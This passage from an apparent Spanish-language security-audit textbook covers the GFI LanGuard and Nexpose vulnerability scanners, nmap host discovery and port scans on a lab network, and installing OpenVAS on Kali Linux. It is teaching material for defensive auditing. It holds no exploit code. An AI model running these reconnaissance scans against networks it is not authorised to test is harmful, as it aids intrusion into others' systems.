


Figura 64. Escaneo de vulnerabilidades en GFI LanGuard.

Fuente: elaboración propia.

GFI LanGuard realiza un escaneo exhaustivo sobre el hardware, software, puertos de la red y detalla la lista de vulnerabilidades encontradas como muestra la Figura 65.




Figura 65. Detalle del escaneo en GFI LanGuard.

Fuente: elaboración propia.

Esta herramienta es una de las más fáciles de utilizar en cuanto a las facilidades que brinda al dar detalles precisos de todas las falencias encontradas, una de ellas las vulnerabilidades, la cual da detalles de los fallos analizados como muestra la Figura 66.




Figura 66. Detalle de las vulnerabilidades encontradas en GFI LanGuard.

Fuente: elaboración propia.

5.4. Introducción a Nexpose

En esta sección se va a analizar una herramienta bastante interesante denominada Nexpose, esta aplicación fue creada por rapid7.com, los cuales son los creadores de la herramienta Metasploit, esta herramienta es bastante interesante para la explotación de las vulnerabilidades, la cual va a trabajar sobre la parte web y de red. Entre las ventajas que tiene esta aplicación sobre otras, es que puede interactuar directamente con Metasploit para la explotación de las vulnerabilidades, la

herramienta se la puede descargar directamente del sitio de www.rapid7.com, la Figura 67 muestra la página principal de descarga de esta herramienta.




Figura 67. Página principal de la herramienta Nexpose.

Fuente: www.rapid7.com

Esta herramienta trabaja directamente sobre una consola web, se inician los servicios y se puede trabajar con Metasploit directamente una vez que ya se identifican las vulnerabilidades, la herramienta va a indicar si existen Exploits o no, ya sea en Metasploit solamente o halla que descargar algún código directamente de la página web. En esta aplicación se pueden generar algunos reportes los cuales van a permitir trabajar con reportes tipos ejecutivos o técnicos.

Existen varias versiones como la versión Community, Express, Consultant, Enterprise y Ultimate, en este caso lo único que va a ir variando son las opciones, pero existe una versión gratis denominada Community la cual se puede usar de manera individual y permite un escaneo máximo de hasta 32 IP, también en esta versión se verifica que hay detección de vulnerabilidades, actualizaciones gestión de excepciones, entre otras cosas.

Para la instalación de esta herramienta se deben verificar los requisitos del sistema, no todos los equipos van a soportar esta implementación ya que con equipos que tienen menos de 8 gigas de RAM va a ser complicado que opere, ya que Nexpose pide mínimo 8 gigas de RAM con un procesador mínimo de un Core i5 o algo superior. La instalación es muy sencilla tanto para Windows como para Linux, ya que desde la página de descargas se puede obtener el ejecutable, la Figura 68 muestra la página de descarga de esta herramienta.




Figura 68. Página de descarga de la herramienta Nexpose.

Fuente: www.rapid7.com

Para el proceso de instalación se debe ejecutar el instalador y se carga un asistente, tanto para Windows como para Linux los pasos son muy similares, uno de las primeras ventanas del asistente es seleccionar los componentes y la ruta de instalación como muestra la Figura 69.





Figura 69. Selección de componentes y ruta de instalación de Nexpose.

Fuente: elaboración propia.

Otro de los requisitos de instalación es la parte del espacio en disco, la verificación de memoria, el acceso a los puertos tanto para el programa como para la base de datos como muestra la Figura 70.



Installation requirements

⚠ 8,104 MB RAM was detected. 8,192 MB RAM is recommended.
 See the list of supported versions.
[Recommended and supported configurations can be found here.](#)

- ✓ Software is not running.
- ✓ Access to external networks was detected.
- ✓ Port 3780 is available.

Database port


Enter the number for the port that the database will listen on:

? ✓

Figura 70. Requerimientos de hardware y software para la instalación de Nexpose.

Fuente: elaboración propia.

Otro elemento importante de la instalación es la creación de la cuenta del usuario que va a utilizar la herramienta desde los datos personales hasta los datos de acceso para ingresar a la herramienta como muestra la Figura 71.



Create your account information

User details: This information will be used for generating SSL certificates, and it will be included in requests to Technical Support.

First name: Last name:

Company:

Letters, numbers, spaces, and the characters - + @ & . _ ' only. All fields are required.

Credentials: Choose secure credentials and **remember them**. You will need them to perform configuration steps after completing the installation.

User name: ✗

Password: ✗ Confirm the password: ✗

Strength: Too short

Require password reset upon login? ☐

Figura 71. Creación de la cuenta de usuario en Nexpose.

Fuente: elaboración propia.

Posteriormente comienza el proceso de extracción e instalación, por lo general trabaja con plugins de la plataforma JAVA y otros componentes que son necesarios al momento de la implementación como muestra la Figura 72.




Figura 72. Extracción de los archivos para la instalación en Nexpose.

Fuente: elaboración propia.

Y por último muestra la pantalla de finalización de la instalación de la herramienta Nexpose la cual muestra detalles de la dirección local para ingresar a la consola vía web por lo general en un puerto que no esté utilizado, en este caso en la siguiente dirección <https://localhost:3780> como muestra la Figura 73.




Figura 73. Resumen de la instalación en Nexpose.

Fuente: elaboración propia.

Después de terminado el proceso de instalación la forma de acceder a la herramienta para el analizar las diferentes vulnerabilidades de los equipos y la red se debe de iniciar el servicio el cual se inicia de forma automática dando clic en el menú inicio de Windows y localizando la carpeta "Rapid7", se abrirá una ventana y aparecerá una pantalla solicitando la clave de acceso en un navegador web en el puerto 3780 como muestra la Figura 74.




Figura 74. Pantalla de acceso a la herramienta Nexpose.

Fuente: elaboración propia.

Una vez ingresado a la herramienta se solicita una clave de activación la cual debe haberse enviado al correo de registro cuando se descargó la herramienta como muestra la Figura 75.




Figura 75. Activación de herramienta Nexpose.

Fuente: elaboración propia.

Una vez activado el producto el siguiente paso es ingresar a la página principal donde muestra un dashboard y el menú principal para realizar un escaneo como muestra la Figura 76.




Figura 76. Pantalla principal de Nexpose.

Fuente: elaboración propia.

Esta herramienta ofrece muchas facilidades para los escaneos, la ventaja principal junto con otras herramientas es que ofrecen un demo de 30 días para probar y detectar muchas vulnerabilidades en la pc o red del usuario.

CAPÍTULO VI: AUDITORÍA DE SEGURIDAD

El objetivo de este capítulo es conocer los procedimientos que se realizan en una auditoría de seguridad para llevar a cabo el proceso de verificación, desde el escaneo e identificación de los equipos, el uso de herramientas basadas en software libre, el análisis en detalle de la vulnerabilidad, la explotación y post- explotación y las posibles soluciones que se le pueden dar a los problemas de vulnerabilidad encontrados en la red o equipos de la organización a la cual se le realiza la auditoría. Según (Tejada, 2015) un auditor informático es visto como un profesional altamente capacitado independiente que evalúa la eficiencia de un sistema con el objetivo principal de detectar fallas que deben ser solucionadas.

6.1. Escaneo y enumeración con nmap

En un proceso de auditoría de seguridad una de las primeras tareas que se debe llevar a cabo es identificar qué equipos se tienen en la red, para eso la herramienta más común es “**nmap**”, la cual es una aplicación que sirve para escanear la red dentro de una organización, se la puede instalar en Linux, Windows o Mac Os. La Figura 77 muestra la página principal de descarga de esta herramienta cuya dirección en internet es <https://nmap.org>.




Figura 77. Página de descarga de nmap.

Fuente: <https://nmap.org>

Si se está utilizando una versión de Linux, en este caso “**Kali Linux**” se puede ejecutar la ayuda de esta herramienta en la consola mediante la sentencia “**man nmap**” como muestra la Figura 78.

```

root@kali: ~
File Edit View Search Terminal Help
NMAP(1) Nmap Reference Guide NMAP(1)

NAME
nmap - Network exploration tool and security / port scanner

SYNOPSIS
nmap [Scan Type...] [Options] {target specification}

DESCRIPTION
Nmap ("Network Mapper") is an open source tool for network exploration
and security auditing. It was designed to rapidly scan large networks,
although it works fine against single hosts. Nmap uses raw IP packets
in novel ways to determine what hosts are available on the network,
what services (application name and version) those hosts are offering,
what operating systems (and OS versions) they are running, what type of
packet filters/firewalls are in use, and dozens of other
characteristics. While Nmap is commonly used for security audits, many
systems and network administrators find it useful for routine tasks
such as network inventory, managing service upgrade schedules, and
monitoring host or service uptime.

The output from Nmap is a list of scanned targets, with supplemental
information on each depending on the options used. Key among that

Manual page nmap(1) line 1 (press h for help or q to quit)

```

Figura 78. Ayuda de la herramienta nmap en Kali Linux.

Fuente: elaboración propia.

De esta manera, se puede visualizar la ayuda completa la cual es muy extensa, pero también se la puede ver de manera resumida tipiendo el comando de la siguiente manera **"nmap -h"**. Si se conoce algún comando en concreto basta con tipiar lo siguiente **"nmap -h | grep sn"**, lo cual indica que es un escaneo mediante ping, que deshabilita el escaneo de puertos, es decir solo va a buscar equipos en la red como muestra la Figura 79.

```


root@kali: ~
Archivo Editar Ver Buscar Terminal Ayuda
--stylesheet <path/URL>: XSL stylesheet to transform XML output to HTML
--webxml: Reference stylesheet from Nmap.Org for more portable XML
--no-stylesheet: Prevent associating of XSL stylesheet w/XML output
MISC:
-6: Enable IPv6 scanning
-A: Enable OS detection, version detection, script scanning, and traceroute
--datadir <dirname>: Specify custom Nmap data file location
--send-eth/--send-ip: Send using raw ethernet frames or IP packets
--privileged: Assume that the user is fully privileged
--unprivileged: Assume the user lacks raw socket privileges
-V: Print version number
-h: Print this help summary page.
EXAMPLES:
nmap -v -A scanme.nmap.org
nmap -v -sn 192.168.0.0/16 10.0.0.0/8
nmap -v -iR 10000 -Pn -p 80
SEE THE MAN PAGE (https://nmap.org/book/man.html) FOR MORE OPTIONS AND EXAMPLES
root@kali:~# nmap -h | grep sn
-sn: Ping Scan - disable port scan
nmap -v -sn 192.168.0.0/16 10.0.0.0/8
root@kali:~#

```

Figura 79. Escaneo de puertos con la herramienta nmap en Kali Linux.

Fuente: elaboración propia.

Si se desea escanear un equipo de la red, por ejemplo 192.168.0.105, la cual es una determinada dirección de red se debe ubicar lo siguiente **"nmap -sn 192.168.0.105/24"**, lo que indica que se va a verificar todo lo relacionado a ese equipo seguido de la máscara de red como se muestra en la Figura 80.



```

root@kali: ~
File Edit View Search Terminal Help
Nmap scan report for 192.168.0.105
Host is up.
Nmap done: 1 IP address (1 host up) scanned in 0.05 seconds
root@kali:~# nmap -sn 192.168.0.105/24
Starting Nmap 7.70 ( https://nmap.org ) at 2018-09-09 22:03 EDT
Nmap scan report for 192.168.0.1
Host is up (0.0087s latency).
MAC Address: 50:C7:BF:F4:A2:76 (Tp-link Technologies)
Nmap scan report for 192.168.0.100
Host is up (0.0049s latency).
MAC Address: D4:38:9C:74:C5:C2 (Sony Mobile Communications AB)
Nmap scan report for 192.168.0.101
Host is up (0.00050s latency).
MAC Address: 4C:EB:42:1B:17:96 (Intel Corporate)
Nmap scan report for 192.168.0.102
Host is up (0.082s latency).
MAC Address: AC:07:5F:53:EC:3B (Unknown)
Nmap scan report for 192.168.0.103
Host is up (0.0036s latency).
MAC Address: 3C:59:1E:16:5D:34 (TCL King Electrical Appliances (Huizhou))
Nmap scan report for 192.168.0.105
Host is up.
Nmap done: 256 IP addresses (6 hosts up) scanned in 2.33 seconds
root@kali:~#

```


Figura 80. Escaneo de la red con nmap en Kali Linux.

Fuente: elaboración propia.

Según el escaneo se encontró con varios descubrimientos IP de equipos conectados a esa red, que se detallan a continuación:

- 192.168.0.1
- 192.168.0.100
- 192.168.0.101
- 192.168.0.102
- 192.168.0.103
- 192.168.0.105

Una opción para escanear los equipos es hacerlo directamente mediante la IP ya encontrada, la cual realizará un escaneo y mostrará todos los puertos que tenga abierto, por ejemplo “**nmap 192.168.0.101**”, como se muestra en la Figura 81.



```

Nmap scan report for 192.168.0.101
Host is up (0.0029s latency).
Not shown: 984 closed ports
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
443/tcp   open  https
445/tcp   open  microsoft-ds
554/tcp   open  rtsp
902/tcp   open  iss-realsecure
912/tcp   open  apex-mesh
2869/tcp  open  iclslap
5357/tcp  open  wsdapi
10243/tcp open  unknown
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
49157/tcp open  unknown
MAC Address: 4C:EB:42:1B:17:96 (Intel Corporate)
Nmap done: 1 IP address (1 host up) scanned in 0.87 seconds
root@kali:~#

```

Figura 81. Escaneo de los puertos con nmap.

Fuente: elaboración propia.

Como se muestra en el gráfico, se hizo un escaneo de puertos sencillo el cual mostrará todos los puertos que tenga abierto ese equipo, también se puede tipiar el comando **“time nmap -T2 192.168.0.101”** con el objetivo de poder evaluar los sistemas de identificación y protección en red y de los sistemas de protección y de detección de intrusión. Con nmap se puede realizar un escaneo inicial de los equipos para detectar que servicios pueden estar abiertos y qué interés puede tener para un atacante que esos servicios estén abiertos.

6.2. Escaneo y enumeración con OpenVAS

OpenVAS es una herramienta de código abierto dedicada al escaneo y gestión de vulnerabilidades en equipos y servidores, por lo general funciona de manera nativa con sistemas dedicados a detectar amenazas en determinadas auditorías informáticas como es el caso del Kali Linux. Para instalar OpenVAS se tiene que abrir un terminal y se debe actualizar el sistema con el siguiente comando **“apt-get update && apt-get dist-upgrade”**, lo cual actualiza todos los paquetes desde internet como muestra la Figura 82.

```
root@kali:~# apt-get update && apt-get dist-upgrade
Obj:1 http://archive-3.kali.org/kali kali-rolling InRelease
Leyendo lista de paquetes... Hecho
Leyendo lista de paquetes... Hecho
Creando árbol de dependencias... 50%
```

Figura 82. Actualización de paquetes del sistema para descargar OpenVAS.

Fuente: elaboración propia.

En este proceso de instalación se debe ir respondiendo a las preguntas que plantea el asistente de descarga, esto dependerá en función del equipo y la conexión disponible lo que indicará si será más rápido o no el proceso. Una vez que termina el proceso de instalación y actualización del sistema, se puede ejecutar el comando **“apt-get install openvas”** para instalar la herramienta OpenVAS, terminado el proceso de descarga se puede configurarlo mediante la siguiente sentencia **“openvas-setup”**, el cual desarrolla un proceso de configuración del equipo y cuando termine dará la contraseña del usuario administrador que va a generar por defecto y al final de la instalación inicia el proceso del servidor que lleva a la página web principal en localhost en el puerto 9392 como muestra la Figura 83.




Figura 83. Página principal de acceso de herramienta OpenVAS.

Fuente: elaboración propia.

Por defecto esta herramienta genera una contraseña para acceder al panel principal, la cual tiene que copiarse y comprobar con el usuario administrador creado “admin”, una vez ingresado se debe ver el perfil de administrador para poder modificar la configuración y cambiar su contraseña. Para que los cambios surtan efecto se debe cerrar la sesión y el usuario administrador debe volver a autenticarse para que los cambios surtan efecto.

